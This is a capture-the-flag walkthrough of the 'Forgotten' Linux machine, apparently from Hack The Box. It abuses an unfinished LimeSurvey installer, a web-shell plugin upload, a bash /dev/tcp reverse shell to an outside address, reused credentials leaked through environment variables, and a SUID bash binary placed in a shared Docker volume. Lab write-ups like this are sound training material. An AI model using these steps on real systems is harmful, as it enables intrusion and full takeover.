
Overview
Forgotten is an easy Linux machine that begins with an unfinished LimeSurvey installation. By supplying a database under our control, we can complete the setup, create an administrator account, and upload a malicious PHP plugin for remote code execution inside a Docker container.
Environment variables inside the container disclose credentials that are reused by the limesvc account on the host. The final escalation abuses a web directory shared between the container and host: root access inside the container is used to place a SUID-enabled copy of bash in the mounted directory, which can then be executed from the host for root access.
Attack Chain
- Enumerate
SSHandHTTPon ports22and80 - Discover the unfinished
LimeSurveyinstaller under/survey - Host a temporary MySQL database from the attacking machine
- Complete the LimeSurvey installation and create an administrator account
- Upload a malicious LimeSurvey plugin containing a PHP web shell
- Gain command execution and a reverse shell inside the Docker container
- Recover
limesvccredentials from container environment variables - Use the credentials to become root inside the container
- Reuse the same credentials to access the host over
SSH - Identify the web directory as a volume shared between the container and host
- Create a SUID-enabled copy of
bashin the shared directory - Execute the SUID binary from the host and obtain root
Enumeration
Port Scanning
We begin by defining the target and running a full TCP port scan.
export IP=10.129.2.135
export NAME=FORGOTTEN

echo $IP
echo $NAME
ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME
The discovered ports are extracted into a variable for the follow-up scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
echo $ports
Only two TCP ports are open:
22,80
We run the default scripts and service-version detection against those ports.
nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Findings
The exposed services are limited to SSH (22) and HTTP (80). Without credentials for SSH, the web application is the most likely entry point.
Web Enumeration
HTTP on Port 80
Browsing to the root of the web server returns 403 Forbidden.

Since directory listing is blocked, we enumerate common paths with dirsearch.
export PORT=80

dirsearch -u http://$IP:$PORT \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt \
  -t 100 \
  -o ./scans/dirsearch_${NAME}_${PORT}_common.txt
The scan discovers a single useful endpoint: /survey.

LimeSurvey Installer
Navigating to /survey redirects us to an unfinished LimeSurvey installation wizard.

The installer first presents its licence and prerequisite checks.


The database configuration step requires a working database before the installation can continue. We initially attempt to use the following database name and credentials:
test:Pass1234
Database: testdb

The installer accepts the connection details and attempts to connect to the supplied database service.

The first attempt is unsuccessful because no suitable database is available.

Foothold
Hosting a MySQL Database
Instead of relying on a database hosted by the target, we can run a temporary MySQL instance on the attacking machine and provide those connection details to LimeSurvey.
First, pull the MySQL Docker image.
sudo docker pull mysql

Run the container and expose MySQL on TCP port 3306.
sudo docker run \
  -p 3306:3306 \
  --rm \
  --name tmp-mysql \
  -e MYSQL_ROOT_PASSWORD=password \
  mysql:latest
The startup output confirms that the database container is being initialized.

In another terminal, verify that port 3306 is listening.
ss -ntplu

Completing the LimeSurvey Installation
We return to the installer and repeat the database configuration, this time pointing the database host to our attacking machine.

The installer reports that the requested database does not yet exist and provides an option to create it.

The database is created successfully, allowing the installer to populate it with the required LimeSurvey tables.

We then configure the LimeSurvey administrator account and set its password to Pass1234.

The installation completes successfully. We proceed to the administration interface.

Authenticate with the administrator account created during setup.
admin:Pass1234

We now have administrative access to LimeSurvey.

Creating a Malicious LimeSurvey Plugin
LimeSurvey administrators can upload plugins as ZIP archives. We can abuse this functionality by creating a plugin containing a PHP web shell and a valid config.xml file.
The plugin configuration is based on the following example:
Sample LimeSurvey plugin configuration
We change the plugin name to webshell while retaining the required metadata and compatibility fields.
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>webshell</name>
        <type>plugin</type>
        <creationDate>2014-05-27</creationDate>
        <lastUpdate>2024-02-09</lastUpdate>
        <author>Denis Chenu</author>
        <authorUrl>https://www.sondages.pro</authorUrl>
        <version>3.0.0</version>
        <license>GNU General Public License</license>
        <description><![CDATA[Example plugin showing all settings]]></description>
    </metadata>

    <compatibility>
        <version>3</version>
        <version>4</version>
        <version>5</version>
        <version>6</version>
    </compatibility>

    <updaters disabled="disabled">
    </updaters>
</config>
We place config.xml and the wwwolf-php-webshell file in the plugin directory and package them as a ZIP archive.

The malicious plugin archive is ready for upload.

From the LimeSurvey administration interface, open the plugin manager.

Upload the malicious ZIP archive.

The plugin is accepted and extracted by the application.

The new webshell plugin is now visible in LimeSurvey.

PHP Web Shell
The plugin files are stored beneath LimeSurvey’s upload directory. We can access the PHP web shell directly at:
/survey/upload/plugins/webshell/webshell.php
Command execution works successfully.

Reverse Shell
Start a penelope listener on port 443, then execute a Bash reverse shell through the web shell.
bash -c 'bash -i >& /dev/tcp/10.10.14.23/443 0>&1'
The callback provides an interactive shell.

The shell runs as limesvc. The hostname and network configuration show that command execution is inside a Docker container rather than directly on the host.

Lateral Movement
Environment Variable Credentials
Environment variables are commonly used to pass configuration values and secrets into containers. Running env reveals credentials for the LimeSurvey service account.
env
The relevant values are:
LIMESURVEY_ADMIN=limesvc
LIMESURVEY_PASS=5W5HN4K4GCXf9E

This gives us the following credentials:
limesvc:5W5HN4K4GCXf9E
Root Inside the Container
The password works with sudo, allowing us to become root inside the container.
sudo su

SSH Access to the Host
We test the same credentials against the SSH service on the main target.
ssh limesvc@$IP
The password is reused on the host and authentication succeeds.

We now have an interactive host session as limesvc.

The user flag can be read from the account’s home directory.
cat ~/user.txt

Privilege Escalation
Identifying the Shared Web Directory
On the host, /opt/limesurvey contains the LimeSurvey application files.

Inside the container, /var/www/html/survey contains the same structure.

This indicates that the application directory is mounted into the container from the host. Because we are root inside the container, we can create or modify files in the shared directory and have those changes appear on the host.
Creating a SUID Bash Binary
From the root shell inside the container, copy bash into the shared LimeSurvey directory and set the owner SUID bit.
cp /bin/bash /var/www/html/survey/bash_suid
chmod u+s /var/www/html/survey/bash_suid

Back in the host SSH session, the new binary is visible in /opt/limesurvey with the SUID bit set.

Execute the binary with -p so Bash preserves the effective user ID granted by the SUID permission.
./bash_suid -p

The shell now has an effective user ID of root.

The root flag can now be read.
cat /root/root.txt
Key Takeaways
Forgotten demonstrates how an unfinished installation process can become a complete compromise path. Allowing users to supply an external database made it possible to finish the LimeSurvey setup and create a controlled administrator account. Administrative plugin upload then provided code execution inside the application container.
The container boundary did not provide meaningful protection because credentials were exposed through environment variables and reused on the host. Root access inside the container became host root through a shared writable volume, where a SUID-enabled Bash binary created in the container could be executed directly by the low-privileged host user.